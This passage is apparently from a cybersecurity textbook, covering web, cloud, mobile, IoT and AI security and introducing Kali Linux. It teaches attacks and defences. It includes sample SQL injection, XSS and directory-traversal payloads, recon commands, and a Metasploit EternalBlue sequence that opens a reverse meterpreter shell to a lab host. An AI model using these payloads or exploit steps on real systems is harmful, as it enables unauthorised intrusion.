Wireless security is crucial because signals are broadcast openly, making them an easy target for hackers. By using strong encryption standards (WPA3), disabling insecure features, and adopting enterprise-grade protections, individuals and organizations can minimize wireless threats.

Chapter 10: Web Security

10.1 Introduction

Web applications are everywhere: online banking, social media, shopping platforms, e-learning systems, and government portals. However, because web apps are **public-facing** and accessible worldwide, they are among the most common targets for cyberattacks.

A single vulnerability in a web application can expose **millions of user records**, cause reputational damage, and lead to severe financial losses. This is why web security has become a cornerstone of cybersecurity.

10.2 Why Web Security is Critical

1. **Data Sensitivity:** Websites often process credit card information, health records, and personal data.
2. **Uptime and Reliability:** Downtime due to attacks like DDoS leads to financial loss.
3. **Legal Compliance:** Laws such as **GDPR, PCI DSS, HIPAA** mandate secure handling of web data.
4. **Reputation:** A single breach can permanently damage customer trust.

10.3 Common Web Threats (with Examples)

1. SQL Injection (SQLi)

- Attackers inject SQL commands into input fields (e.g., login forms) to manipulate the backend database.

Example:

Username: ' OR '1'='1

Password: [blank]

This tricks the system into bypassing authentication.

Famous Case: In 2008, **Heartland Payment Systems** suffered a breach due to SQL injection, affecting **100 million credit cards**.

2. Cross-Site Scripting (XSS)

- Attackers inject malicious JavaScript into web pages.
- Example:
- <script>alert('Hacked!');</script>
    - Stored XSS: Code saved in a database and shown to all users.
    - Reflected XSS: Code executed via a crafted URL.
- Impact: Stealing cookies, hijacking sessions, or redirecting users.

3. Cross-Site Request Forgery (CSRF)

- Tricking users into making unwanted requests while logged in.
- Example: A hidden form on a malicious website forces users to transfer money once they click.

4. Clickjacking

- Users are tricked into clicking invisible buttons.
- Example: An invisible “Buy” button overlaid on a video player.

5. File Upload Exploits

- Attackers upload a malicious file (e.g., a PHP shell) disguised as an image.
- Example: shell.php.jpg could execute code on the server.

6. Directory Traversal

- Attackers manipulate paths to access restricted files.
- Example: ../../etc/passwd reveals Linux password files.

. Denial-of-Service (DoS/DDoS) on Websites

- Overwhelming web servers with massive traffic.
- Example: The **GitHub DDoS attack in 2018** peaked at **1.35 Tbps**.

8. Phishing Websites

- Fake sites imitate real ones to steal credentials.
- Example: A fake PayPal login page designed to capture usernames and passwords.

10.4 Web Security Mechanisms

1. **Input Validation & Sanitization**
    - Prevents SQLi and XSS by cleaning user inputs.
    - Use **prepared statements** and **parameterized queries**.
2. **Authentication & Session Management**
    - Use **secure session IDs**, timeouts, and multi-factor authentication (MFA).
    - Prevent session fixation attacks.
3. **Encryption with HTTPS**
    - SSL/TLS ensures confidentiality of traffic.
    - Certificates from trusted authorities verify authenticity.
4. **Web Application Firewalls (WAFs)**
    - Filter malicious traffic before it reaches the web server.

- Cloud-based WAFs: **Cloudflare, AWS WAF**.

5. **Content Security Policy (CSP)**
    - Restricts which scripts can run on a website.
    - Example: Only allow scripts from the same domain.
6. **Secure Cookies & SameSite Attribute**
    - Prevents cookie theft and CSRF.
    - Example:
    - Set-Cookie: sessionid=xyz; HttpOnly; Secure; SameSite=Strict

10.5 Web Security Best Practices

- **Patch regularly:** Update CMS (WordPress, Joomla), plugins, and libraries.
- **Use rate limiting:** Prevent brute-force login attempts.
- **Principle of Least Privilege:** Database users should only have necessary permissions.
- **Error handling:** Don’t reveal database errors to users.
- **Log monitoring:** Detect unusual patterns (e.g., repeated failed logins).
- **Regular penetration testing:** Identify vulnerabilities before attackers do.

10.6 Web Security Tools

- **Burp Suite:** Advanced web vulnerability testing.
- **OWASP ZAP:** Free scanner for developers.
- **Nikto:** Scans for outdated software and misconfigurations.
- **Acunetix / Nessus:** Automated vulnerability scanning.
- **ModSecurity (WAF):** Open-source web firewall.

10.7 OWASP Top 10 (2021 Edition)

1. Broken Access Control
2. Cryptographic Failures
3. Injection (SQLi, LDAPi)
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging and Monitoring Failures
10. Server-Side Request Forgery (SSRF)

10.8 Real-World Case Studies

1. **Equifax Breach (2017):**
    - Cause: Unpatched Apache Struts vulnerability.
    - Impact: 147 million personal records exposed.
2. **Yahoo Breach (2013–2014):**
    - Cause: Web app security failures.
    - Impact: 3 billion accounts compromised.
3. **British Airways Breach (2018):**
    - Cause: Malicious script injected into payment page.
    - Impact: 380,000 customer payment details stolen.

10.9 Web Security Architecture (Conceptual Diagram)

A secure web application typically includes:

- **WAF** in front of the web server.
- **DMZ** to isolate public-facing services.
- **Database firewalls** behind the application server.
- **SSL/TLS termination points** for encrypted traffic.
- **Logging and monitoring** via SIEM.

10.10 Summary

Web security is not optional—it's a **core requirement**. Attackers exploit poorly coded apps, unpatched systems, and weak configurations to steal data and cause damage. By adopting secure coding practices, using HTTPS, deploying WAFs, and following **OWASP Top 10 guidelines**, developers and organizations can significantly reduce risks.

Chapter 11: Cloud Security

11.1 Introduction

Cloud computing has transformed the way organizations store, process, and manage data. Instead of relying solely on on-premises infrastructure, businesses now use **cloud services** such as **Amazon Web Services (AWS)**, **Microsoft Azure**, and **Google Cloud Platform (GCP)**.

While the cloud offers **scalability, flexibility, and cost efficiency**, it also brings **new security challenges**. Unlike traditional IT, cloud systems are built on **shared responsibility** between the **cloud provider** and the **customer**. Misconfigurations, data breaches, and insecure APIs have made **cloud security** one of the most critical areas of modern cybersecurity.

11.2 Why Cloud Security is Important

1. **Data Privacy:** Sensitive data (financial records, medical data, intellectual property) is often stored in the cloud.
2. **Regulatory Compliance:** Industries must comply with **GDPR, HIPAA, PCI DSS, ISO 27001**.
3. **Always-Online Nature:** Cloud services are exposed to the internet, making them prime hacker targets.
4. **Multi-Tenancy Risks:** Multiple organizations share the same cloud resources, which increases attack surfaces.
5. **Cost of Breaches:** A cloud misconfiguration can expose **millions of records** at once.

11.3 The Cloud Service Models

1. **Infrastructure as a Service (IaaS):**

- Example: AWS EC2, Azure VM.
- Customers manage OS, apps, and data, while the provider secures hardware.

2. **Platform as a Service (PaaS):**
   - Example: Google App Engine, AWS Lambda.
   - Customers manage applications, while the provider manages servers and OS.
3. **Software as a Service (SaaS):**
   - Example: Gmail, Office 365, Dropbox.
   - Provider manages everything, customers just use the application.

11.4 Cloud Deployment Models

1. **Public Cloud:** Shared across multiple tenants (AWS, Azure, GCP).
2. **Private Cloud:** Exclusive to one organization, often on-premises.
3. **Hybrid Cloud:** Combination of private and public cloud.
4. **Community Cloud:** Shared by organizations with similar needs (e.g., healthcare consortia).

11.5 Key Cloud Security Threats

1. Data Breaches

- Unsecured databases (e.g., AWS S3 buckets) often get exposed.
- Case: In 2019, **Capital One** exposed data of 100 million users due to AWS misconfiguration.

2. Misconfigured Cloud Services

- Default permissions or open storage buckets.

- Example: Publicly exposed cloud storage leading to leaks.

3. Insecure APIs

- Weak or poorly designed APIs allow attackers to bypass authentication.
- Example: Exploiting cloud API keys to access sensitive data.

4. Account Hijacking

- Stolen credentials allow attackers to take control of cloud accounts.
- Often due to phishing or weak password practices.

5. Denial-of-Service (DoS/DDoS)

- Attackers overload cloud servers, causing service outages

6. Insider Threats

- Employees or contractors with cloud access misuse privileges.

7. Shared Technology Vulnerabilities

- Attacks exploiting hypervisors or virtualization in multi-tenant environments.

11.6 Cloud Security Mechanisms

1. **Identity and Access Management (IAM):**
    - Role-based access control (RBAC).
    - Least privilege principle.
    - Example: AWS IAM policies to restrict actions.
2. **Data Encryption:**
    - Encrypt **at rest** (storage) and **in transit** (network).
    - Use **Key Management Systems (KMS)**.
3. **Cloud Firewalls & Security Groups:**
    - Restrict network access using inbound/outbound rules.

4. **Multi-Factor Authentication (MFA):**
    - Prevent account hijacking.
5. **Logging & Monitoring:**
    - AWS CloudTrail, Azure Security Center, GCP Security Command Center.
6. **Backup & Disaster Recovery:**
    - Regular data snapshots and geo-redundant storage.
7. **Patch Management:**
    - Keep virtual machines and applications updated.

11.7 Cloud Security Tools

- **Cloud Security Posture Management (CSPM):** Prisma Cloud, Check Point Dome9.
- **Cloud Workload Protection Platforms (CWPP):** Trend Micro, McAfee.
- **SIEM Integration:** Splunk, IBM QRadar for cloud logs.
- **WAF in Cloud:** AWS WAF, Cloudflare.

11.8 Cloud Security Best Practices

- Use **Zero Trust Architecture** – verify every access request.
- Disable unused ports and services.
- Avoid hardcoding API keys in code.
- Rotate credentials regularly.
- Monitor **cloud billing spikes** (sign of cryptojacking).
- Train employees on **phishing prevention**.

11.9 Real-World Cloud Security Incidents

1. **Capital One (2019):**
    - Misconfigured AWS S3 bucket.
    - Data of **100 million customers** exposed.
2. **Microsoft Power Apps (2021):**
    - 38 million records exposed due to misconfigured settings.
3. **Tesla (2018):**
    - Hackers hijacked Tesla's AWS account to run **cryptomining malware**.

11.10 Shared Responsibility Model (Diagram Explanation)

- **Cloud Provider:** Responsible for securing infrastructure (hardware, hypervisor, storage).
- **Customer:** Responsible for securing applications, data, and access management.
- Example: AWS secures the servers, but you must configure your S3 bucket properly.

11.11 Compliance in Cloud Security

- **GDPR:** Protect EU citizens' data.
- **HIPAA:** Secure patient health data.
- **PCI DSS:** Secure credit card data in the cloud.
- **ISO/IEC 27017 & 27018:** Guidelines for cloud security and privacy.

11.12 Future of Cloud Security

- **AI and ML in Security:** Detect anomalies in cloud traffic.

- **Confidential Computing:** Protect data even while it's being processed.
- **Serverless Security:** Securing AWS Lambda and Azure Functions.
- **Quantum Computing Risks:** Stronger encryption will be required.

11.13 Summary

Cloud security is **not just the provider's job**—it is a **shared responsibility**. Misconfigurations, insider threats, and insecure APIs are the biggest risks. With proper IAM, encryption, monitoring, and compliance, cloud systems can be more secure than traditional IT environments.

Chapter 12: Mobile Security

12.1 Introduction

In today's world, smartphones and tablets have become extensions of our personal and professional lives. They store sensitive information such as **emails, banking credentials, corporate data, photos, location history, and even biometric identifiers**.

Because mobile devices are always connected to the internet and often used on **public Wi-Fi**, they are prime targets for attackers. Mobile security is about **protecting mobile devices, applications, and the data they process** against threats like malware, phishing, data leakage, and unauthorized access.

12.2 Why Mobile Security Matters

1. **Personal Data Storage:** Photos, messages, location, and financial details.
2. **Workplace Access (BYOD – Bring Your Own Device):** Employees often use personal devices for work, creating new risks.
3. **Always Connected:** Mobile devices are constantly online, increasing exposure.
4. **Weak User Awareness:** Many users neglect updates, install unverified apps, or use weak PINs.
5. **Rapid Growth of Mobile Malware:** Mobile malware has risen sharply, especially on Android.

12.3 Common Mobile Security Threats

1. Malware & Spyware

- Apps that secretly monitor user activity.

- Example: **Pegasus spyware** exploited iOS and Android to steal messages, calls, and camera data.

2. Phishing & Smishing

- Phishing links sent via SMS (smishing), email, or instant messaging.
- Example: A fake banking SMS asking users to log in to a fraudulent site.

3. Malicious Apps

- Fake apps in app stores that steal data.
- Example: **Joker malware** disguised as Android apps to steal SMS and billing details.

4. Unsecured Wi-Fi & Man-in-the-Middle (MITM) Attacks

- Attackers intercept traffic on public Wi-Fi.
- Example: Fake hotspots in airports stealing login credentials.

5. Bluetooth Attacks

- Exploits like **BlueBorne** allow attackers to control devices via Bluetooth.

6. SIM Swapping

- Attackers trick telecom providers into reissuing a SIM card to gain access to banking OTPs.

7. Rooting and Jailbreaking

- Users remove manufacturer restrictions, exposing devices to unverified apps and malware.

8. Data Leakage from Apps

- Apps requesting unnecessary permissions (contacts, camera, location) and misusing them.

9. Device Theft & Physical Security

- Lost or stolen devices may contain unencrypted sensitive data.

12.4 Mobile Security Mechanisms

1. **Authentication & Access Control**
    - Strong PINs, passwords, biometrics (fingerprint, Face ID).
    - Multi-Factor Authentication (MFA).
2. **Encryption**
    - Full-disk encryption protects data at rest.
    - End-to-end encrypted apps (e.g., WhatsApp, Signal).
3. **Application Security**
    - Install apps only from trusted stores (Google Play, Apple App Store).
    - Mobile Application Management (MAM) for enterprises.
4. **Secure Network Usage**
    - Use **VPNs** when on public Wi-Fi.
    - Disable Bluetooth and NFC when not needed.
5. **Regular Updates & Patching**
    - Keep OS and apps up to date to fix vulnerabilities.
6. **Mobile Device Management (MDM)**
    - Tools like Microsoft Intune, VMware AirWatch to secure enterprise devices.
    - Enforce encryption, remote wipe, app whitelisting.

12.5 Mobile Security Best Practices for Users

- Use **strong passcodes** (not birthdays or “1234”).
- Enable **biometric authentication** where possible.
- Do not root or jailbreak devices.
- Review app permissions regularly.

- Avoid clicking unknown SMS or email links.
- Always install **security updates** immediately.
- Enable **remote wipe** (Find My iPhone, Android Device Manager).

12.6 Enterprise Mobile Security (BYOD Challenges)

- **Data Separation:** Keep corporate data isolated from personal apps.
- **App Wrapping & Containerization:** Run work apps in secure containers.
- **Remote Monitoring:** Detect compromised or outdated devices.
- **Policy Enforcement:** Control camera, USB, and file sharing features.

12.7 Mobile Security Tools

- **Lookout Mobile Security:** Malware and phishing detection.
- **Kaspersky Mobile Security / Avast Mobile Security:** Antivirus for mobile.
- **Zimperium zIPS:** Advanced enterprise mobile threat defense.
- **Jamf / Intune / AirWatch:** MDM solutions for enterprises.
- **Wireshark (on mobile traffic):** For analyzing suspicious mobile network behavior.

12.8 Real-World Mobile Security Incidents

1. **Pegasus Spyware (2016–2021):**
    - A powerful spyware targeting iOS & Android.
    - Could read messages, track calls, and activate cameras.
2. **Stagefright Vulnerability (2015):**
    - Android bug allowed attackers to compromise devices with just a malicious MMS.

3. **WhatsApp Hack (2019):**
    - Attackers used a missed call exploit to install spyware on devices.

12.9 Mobile Security and Emerging Trends

- **5G Security Risks:** Faster speeds mean more IoT devices and more attack surfaces.
- **Biometric Advancements:** Iris scans, voice recognition for stronger authentication.
- **AI in Mobile Security:** Detecting unusual patterns in mobile traffic.
- **Zero Trust Mobile Security:** Verifying every app, network, and device continuously.

12.10 Mobile Security Architecture (Conceptual Layout)

A secure mobile environment includes:

- **Device Layer:** Secure boot, encryption.
- **App Layer:** App sandboxing, permission control.
- **Network Layer:** VPN, HTTPS, secure DNS.
- **Management Layer:** MDM, remote wipe, monitoring.

12.11 Summary

Mobile devices are an integral part of daily life and business operations, but they also introduce **unique security risks**. From **malware and phishing to SIM swapping and device theft**, attackers continuously innovate ways to exploit mobile vulnerabilities.

Strong authentication, encryption, secure app practices, MDM solutions, and user awareness training form the **foundation of mobile security**. With 5G and IoT expansion, the importance of securing mobile devices will only grow.

Chapter 13: Internet of Things (IoT) Security

13.1 Introduction

The **Internet of Things (IoT)** refers to the growing network of connected devices—smart thermostats, surveillance cameras, smart TVs, wearable fitness trackers, industrial sensors, and even connected cars.

By 2030, it's estimated that there will be **over 25 billion IoT devices** worldwide. While IoT offers convenience, automation, and real-time data, it also poses **huge cybersecurity risks**. Most IoT devices were designed for functionality, not security, making them easy targets for hackers.

13.2 Why IoT Security Matters

1. **Sensitive Data:** IoT devices often collect personal health data, location info, and home activity.
2. **Always Connected:** Devices are online 24/7, increasing the attack window.
3. **Weak Security:** Many IoT products ship with default passwords and outdated firmware.
4. **Scalability of Attacks:** A single vulnerability can compromise **millions of devices** simultaneously.
5. **Critical Infrastructure:** IoT is widely used in healthcare, transportation, energy, and manufacturing—making attacks life-threatening.

13.3 Common IoT Security Threats

1. Default & Weak Passwords

- Many IoT devices ship with default logins like admin/admin.
- Attackers exploit this using automated tools.

2. Unpatched Vulnerabilities

- IoT vendors often stop providing security updates.
- Example: Old smart cameras left vulnerable to known exploits.

3. Botnets & DDoS Attacks

- Infected IoT devices can be used in botnets.
- Case: **Mirai Botnet (2016)** hijacked thousands of IoT devices, causing one of the largest DDoS attacks ever (620 Gbps).

4. Data Interception (MITM)

- Weak or no encryption allows attackers to sniff traffic between IoT devices and servers.

5. Physical Attacks

- Stolen IoT devices (like RFID tags or smart locks) can be reverse-engineered.

6. Insecure APIs

- IoT cloud APIs may expose sensitive functions if not properly secured.

7. Ransomware on IoT Devices

- Example: Smart TVs or connected cars being locked until ransom is paid.

13.4 IoT Security Challenges

- **Low Processing Power:** Many devices can’t handle strong encryption.
- **Lack of Standards:** No universal IoT security framework.
- **Diversity of Devices:** From medical devices to home gadgets, each has different security needs.

- **Long Lifespan:** Devices like smart refrigerators may run for 10–15 years without updates.
- **User Awareness:** Many consumers don't change default settings.

13.5 IoT Security Mechanisms

1. **Authentication & Authorization**
    - Unique credentials per device.
    - Role-based access control.
2. **Secure Communication**
    - Use TLS/SSL for data in transit.
    - Secure MQTT/CoAP protocols for IoT messaging.
3. **Firmware & Patch Management**
    - Automatic updates to fix vulnerabilities.
    - Signed firmware to prevent tampering.
4. **Device Hardening**
    - Disable unnecessary ports and services.
    - Enforce least privilege.
5. **Network Segmentation**
    - Isolate IoT devices from main business networks.
    - Example: Place smart TVs on a guest VLAN.
6. **Intrusion Detection for IoT**
    - Use AI/ML-based monitoring to detect abnormal IoT behavior.

13.6 IoT Security Best Practices for Users

- Change default passwords immediately.

- Regularly update device firmware.
- Place IoT devices behind a firewall or router.
- Use a separate Wi-Fi network for IoT devices.
- Disable unused features (Bluetooth, UPnP, Telnet).
- Monitor device behavior for unusual activity.

13.7 Enterprise IoT Security

- **IoT Device Inventory:** Track all connected devices.
- **Zero Trust IoT:** Verify every request between devices.
- **Endpoint Detection & Response (EDR):** Monitor IoT endpoints.
- **Blockchain for IoT Security:** Immutable records for device communication.
- **Edge Computing Security:** Protect IoT devices that process data at the edge.

13.8 IoT Security Tools

- **Shodan:** Search engine for exposed IoT devices.
- **IoT Inspector:** Detect insecure IoT devices in a network.
- **Palo Alto IoT Security:** Enterprise IoT threat detection.
- **Forescout:** IoT device visibility and control.
- **Kaspersky IoT Secure Gateway:** Protects industrial IoT environments.

13.9 Real-World IoT Security Incidents

1. **Mirai Botnet (2016):**
    - Hijacked IoT cameras & DVRs.

- Took down Twitter, Netflix, and Reddit with DDoS.

2. **St. Jude Medical (2017):**
    - Pacemakers found vulnerable to wireless hacking.
    - Could drain battery or alter pacing.
3. **Jeep Hack (2015):**
    - Researchers remotely controlled a Jeep via its IoT infotainment system.
    - Forced Fiat Chrysler to recall 1.4 million vehicles.

13.10 IoT Security Regulations & Standards

- **NIST IoT Security Framework (SP 800-183)**
- **ISO/IEC 27030 – IoT Security Guidelines**
- **ETSI EN 303 645 – Consumer IoT Security Standard**
- **IoT Cybersecurity Improvement Act (US, 2020)** – requires federal IoT devices to follow strict security rules.

13.11 Future of IoT Security

- **AI & Machine Learning:** Detect abnormal device behavior.
- **5G-enabled IoT:** Increases speed but also attack surfaces.
- **Quantum-Safe Encryption:** Preparing IoT for quantum computing threats.
- **Autonomous IoT Security Agents:** Self-healing IoT systems.

13.12 IoT Security Architecture (Conceptual Layout)

A secure IoT ecosystem includes:

- **Device Layer:** Secure boot, firmware protection, unique IDs.

- **Gateway Layer:** Firewalls, intrusion prevention, encryption.
- **Cloud Layer:** Secure APIs, monitoring, compliance enforcement.
- **Application Layer:** User authentication, access control, data privacy.

13.13 Summary

IoT security is one of the **biggest challenges** in modern cybersecurity. With billions of devices online, attackers can weaponize insecure devices to steal data, cause physical harm, or disrupt critical infrastructure.

To secure IoT, organizations and individuals must enforce **strong authentication, encryption, patching, and network segmentation**, while governments push for **standards and regulations**.

IoT security is not just about protecting devices—it's about safeguarding entire ecosystems.

Chapter 14: Artificial Intelligence (AI) in Cybersecurity

14.1 Introduction

Artificial Intelligence (AI) and Machine Learning (ML) are reshaping every industry, and **cybersecurity is no exception**. The vast amount of data generated from logs, sensors, user activities, and threat intelligence makes traditional manual analysis impossible.

AI enables **real-time detection, automated response, and predictive security**—helping defenders stay ahead of increasingly sophisticated cyberattacks. However, attackers are also weaponizing AI, creating new threats like **AI-driven phishing, malware, and deepfakes**.

Thus, AI in cybersecurity is a **double-edged sword**: it strengthens defense but also powers smarter attacks.

14.2 Why AI is Important in Cybersecurity

1. **Data Overload:** Modern enterprises generate **terabytes of security data daily**. AI filters and analyzes it faster than humans.
2. **Advanced Threats:** Zero-day exploits and polymorphic malware require adaptive defenses.
3. **Automation:** AI can automatically isolate infected devices or block malicious IPs.
4. **Predictive Analysis:** AI can forecast potential attack patterns before they occur.
5. **Skill Gap:** Global shortage of cybersecurity professionals makes AI-powered automation crucial.

14.3 Applications of AI in Cybersecurity

1. Threat Detection & Analysis

- AI models analyze logs, traffic patterns, and anomalies.
- Example: Identifying unusual login times or geographic anomalies in user behavior.

2. Malware Detection

- Traditional antivirus relies on **signatures**. AI detects **unknown malware** using behavior-based analysis.
- Example: Detecting ransomware before encryption starts.

3. Phishing Detection

- AI scans emails for suspicious language, sender reputation, and links.
- Example: Gmail uses ML to block **100 million phishing emails daily**.

4. Network Intrusion Detection

- AI-powered **IDS/IPS systems** analyze packets in real-time to block attacks.
- Example: Detecting unusual lateral movement inside a corporate network.

5. Fraud Detection in Finance

- AI monitors transactions for anomalies.
- Example: Credit card companies detect suspicious purchases instantly.

6. Automated Incident Response

- AI-powered **SOAR platforms** (Security Orchestration, Automation, and Response) automatically execute response playbooks.

7. Identity & Access Management (IAM)

- AI enforces **adaptive authentication** based on user behavior.

- Example: If a login attempt comes from an unusual device/location, MFA is triggered.

8. Dark Web Monitoring

- AI scans forums, markets, and hidden services for leaked credentials.

14.4 AI Techniques Used in Cybersecurity

1. **Machine Learning (ML):** Classifying malware, detecting anomalies.
2. **Deep Learning:** Neural networks analyzing complex patterns in traffic.
3. **Natural Language Processing (NLP):** Analyzing phishing emails and fake news.
4. **Reinforcement Learning:** AI agents that adapt responses to evolving threats.
5. **Generative Adversarial Networks (GANs):** Used by attackers for deepfakes, but also by defenders to generate synthetic training data.

14.5 How Hackers Use AI (Offensive AI)

1. **AI-Powered Phishing:** Creating more convincing phishing messages.
2. **Deepfakes:** Fake audio/video of executives used in fraud.
3. **Adversarial AI Attacks:** Tricking AI models with manipulated data (e.g., altering malware to bypass detection).
4. **Automated Vulnerability Scanning:** AI bots finding weaknesses faster.
5. **Password Cracking with AI:** AI models predict likely passwords based on user data.

14.6 AI-Enhanced Security Tools

- **Darktrace:** AI-driven anomaly detection for enterprises.
- **CrowdStrike Falcon:** AI-powered endpoint protection.
- **CylancePROTECT:** Uses AI to predict and prevent malware.
- **IBM QRadar + Watson:** AI-enhanced SIEM for threat intelligence.
- **Splunk UBA:** Machine learning for user behavior analytics.

14.7 Benefits of AI in Cybersecurity

- **Speed & Efficiency:** Real-time detection vs. human hours.
- **Reduced False Positives:** Smarter models reduce alert fatigue.
- **Predictive Power:** Identifies attack trends before they happen.
- **Automation:** Frees human analysts for critical tasks.

14.8 Challenges & Limitations of AI in Cybersecurity

1. **Data Quality Issues:** AI is only as good as the data it's trained on.
2. **Adversarial Attacks:** Hackers can "poison" AI models.
3. **High Cost & Complexity:** AI systems require expertise and resources.
4. **False Negatives:** AI may still miss highly sophisticated attacks.
5. **Ethical Concerns:** AI surveillance may raise privacy issues.

14.9 Case Studies in AI & Cybersecurity

1. **Microsoft Defender ATP (2019):**
    - AI stopped a massive malware campaign spreading via email within **minutes**.
2. **Deepfake CEO Scam (2020):**

- Criminals used AI-generated voice to impersonate a CEO, tricking a company into transferring **$243,000**.

3. **Darktrace in Healthcare:**
    - Detected ransomware in hospitals before patient data was encrypted.

14.10 Future of AI in Cybersecurity

- **AI-Powered SOCs:** Security Operations Centers will rely heavily on AI.
- **Quantum + AI Security:** Preparing AI systems for quantum attacks.
- **Autonomous Cyber Defense:** AI systems capable of fighting AI-driven attacks with little human input.
- **Ethical AI Security:** Transparent AI systems to ensure privacy and fairness.

14.11 AI in Cybersecurity Architecture (Conceptual Layout)

1. **Data Layer:** Collects logs, events, traffic.
2. **AI Processing Layer:** ML models analyze anomalies.
3. **Response Layer:** Automated containment, isolation, or alerting.
4. **Human Oversight:** Analysts review AI decisions.

14.12 Summary

AI is revolutionizing cybersecurity by providing **faster, smarter, and predictive defense mechanisms**. It enables real-time detection, automated response, and adaptive protection.

However, attackers also use AI to create smarter phishing, deepfakes, and adversarial attacks. The future of cybersecurity will be a **battle of AI vs. AI**, where defenders and attackers continuously evolve their technologies.
AI should be seen as an ally, not a replacement for human security teams. The most effective defense combines AI-driven automation with human expertise.

Introduction to Kali Linux

Overview

Kali Linux is a Debian-based Linux distribution purpose-built for **penetration testing**, **ethical hacking**, and **security research**. Maintained by Offensive Security, Kali integrates hundreds of security tools and is widely used by security professionals, red teams, and educators. This chapter gives a deep, practical introduction: history, philosophy, installation, basic administration, common workflows, security considerations, and suggested labs for students.

Contents (this chapter)

1. What is Kali Linux?

Kali Linux is a specialized distribution containing hundreds of preinstalled security tools for tasks such as:

- Information gathering and reconnaissance
- Vulnerability analysis
- Exploitation and post-exploitation
- Wireless attacks and Bluetooth testing
- Reverse engineering and malware analysis
- Forensics and incident response
- Password cracking and credential auditing

Kali is not a general-purpose desktop OS — it's optimized for security work. That said, it can be used as a daily driver with appropriate configuration.

2. Short history

- **BackTrack (2006–2013):** The predecessor specialized in security tools, built on Ubuntu.
- **Kali Linux (2013–present):** Rebuilt from Debian by Offensive Security to provide a secure, maintainable and up-to-date penetration testing platform. Kali emphasizes reproducibility, package maintenance, and a wide array of architectures.

Key idea: Kali gives you a consolidated, maintained toolkit—no need to individually research, compile, and configure dozens of tools.

3. Editions & platforms

Kali is available for many platforms:

- **Standard ISO** (installer for PCs) — x86_64.
- **Live ISO** — run from USB without install.

- **Virtual images** — preconfigured VMware and VirtualBox images.
- **ARM images** — Raspberry Pi, Odroid, Pinebook, etc.
- **Cloud images** — AMI for AWS, images for Azure / GCP.
- **NetInstaller** — minimal network install.

4. Installation: options & step-by-step

4.1 Decide your target environment

- **Learning / safe testing:** Use a VM (VirtualBox or VMware Workstation).
- **Hands-on wireless labs:** Live USB with persistent storage or bare metal install on a dedicated machine.
- **Performance:** Bare metal or appropriately provisioned cloud/VM.

4.2 Download & verify

1. Download ISO from official site: https://www.kali.org.
2. Verify checksum and PGP signature to ensure authenticity.

4.3 Install in VirtualBox (recommended for students)

1. Create VM: 2 CPU cores, 4–8 GB RAM (8+ recommended for heavy work), disk 50+ GB.
2. Attach Kali ISO to optical drive.
3. Boot VM, choose **Graphical install**.
4. Partition: use guided — entire disk for simplicity. For dual-boot or encryption, choose LVM and encrypt if required.
5. Set root / primary user: Kali uses non-root user by default in newer releases. Create a strong password.

6. Install GRUB to the primary disk.

4.4 Live USB with persistence

- Use tools like **Rufus** (Windows) or dd (Linux/macOS) to write ISO to USB.
- Create a separate persistence partition to save changes. Name the partition persistence and create a file /persistence.conf with / union content to enable persistent overlay.

5. First boot & initial configuration

- Configure network: use NetworkManager for dynamic IPs or manual config in /etc/network/interfaces.
- Set hostname: sudo hostnamectl set-hostname kali-lab.
- Add users:

6. Kali filesystem & Debian basics

- Kali inherits Debian filesystem layout: /etc, /var, /usr, /home, /opt.
- Tools installed into /usr/bin, /usr/sbin, /opt.
- Configuration files often in /etc (e.g., /etc/apt/sources.list).

Key directories:

- /root — root user home.
- /home/<user> — user files.
- /etc/apt/sources.list — repos.
- /etc/network and NetworkManager — network config.

7. Package management: apt & dpkg

7.1 The basics

- Update package lists: sudo apt update
- Upgrade packages: sudo apt upgrade or sudo apt full-upgrade
- Install packages: sudo apt install <package>
- Remove: sudo apt remove <package>
- Search: apt-cache search <term> or apt search <term>

7.2 Kali repositories & metapackages

Kali provides metapackages to install tool collections:

- kali-linux-default — default toolset.
- kali-linux-large — larger set.
- kali-linux-everything — installs virtually all Kali tools (very large).

Important: Avoid mixing Debian/Ubuntu repos; use official Kali repos only.

7.3 Using dpkg for .deb

- Install a local .deb: sudo dpkg -i package.deb
- Fix broken deps: sudo apt -f install

8. Desktop environments & CLI

- **XFCE** is the default (lightweight, fast).
- **GNOME**, **KDE**, **MATE** are available.
- For servers/headless use: install only kali-linux-headless or use Kali NetInstall.

CLI is central to Kali: learn Bash, piping, redirection, and common tools.

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9. Networking basics in Kali

Important commands:

- ip a or ifconfig — view interfaces.
- nmcli — control NetworkManager from CLI.
- iwconfig / iw — wireless interface management.
- rfkill — unblock wireless.
- airmon-ng — enable monitor mode (part of aircrack-ng).

10. Common commands & workflow for security testing

Basic command set students must master:

- File ops: ls, cd, cp, mv, rm, cat, less
- Process & system: ps aux, top, htop, kill, systemctl
- Networking: ip, ss, netstat, nmap, tcpdump, wireshark
- Package & updating: apt, dpkg
- Searching: grep, awk, sed, find
- Scripting basics: bash, creating executable scripts chmod +x script.sh

Workflow example — simple Recon:

1. whois example.com (domain ownership)
2. dig example.com any (DNS records)
3. nmap -sC -sV -oN nmap_scan.txt example.com (initial port/service scan)
4. nikto -h http://example.com (webserver scan)
5. gobuster dir -u http://example.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt (discover web directories)

11. Metapackages & tool categories

Kali organizes tools by purpose. Not exhaustive, but core categories:

- **Information Gathering:** Nmap, Recon-NG, theHarvester, Maltego
- **Vulnerability Analysis:** OpenVAS, Nikto, Vega
- **Web Application:** Burp Suite, OWASP ZAP, SQLmap, wpscan
- **Exploitation:** Metasploit Framework, Armitage
- **Wireless Attacks:** Aircrack-ng suite, Kismet, Reaver
- **Password Attacks:** John the Ripper, Hashcat, Hydra
- **Sniffing & Spoofing:** Wireshark, Ettercap, THC-SSL-DOS
- **Reverse Engineering:** Ghidra, Radare2, Binary Ninja (third-party)
- **Forensics:** Autopsy, Sleuth Kit, Volatility
- **Hardware/IoT:** Binwalk, firmware tools

12. Kali tools — short practical examples

12.1 Nmap (network scanner)

- Discover hosts and services:

nmap -sS -p- -T4 -A -v 192.168.56.0/24

- -sS TCP SYN scan, -p- all ports, -A OS & version detection.

12.2 Metasploit

- Start console: msfconsole
- Search for exploits: search smb
- Load exploit and set options:

use exploit/windows/smb/ms17_010_eternalblue

set RHOST 192.168.56.101

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.56.1

exploit

12.3 Burp Suite

- Intercept browser traffic by configuring proxy (127.0.0.1:8080), then test for injections and CSRF.

12.4 Aircrack-ng (wireless)

- Capture handshake with airodump-ng, then crack:

airmon-ng start wlan0

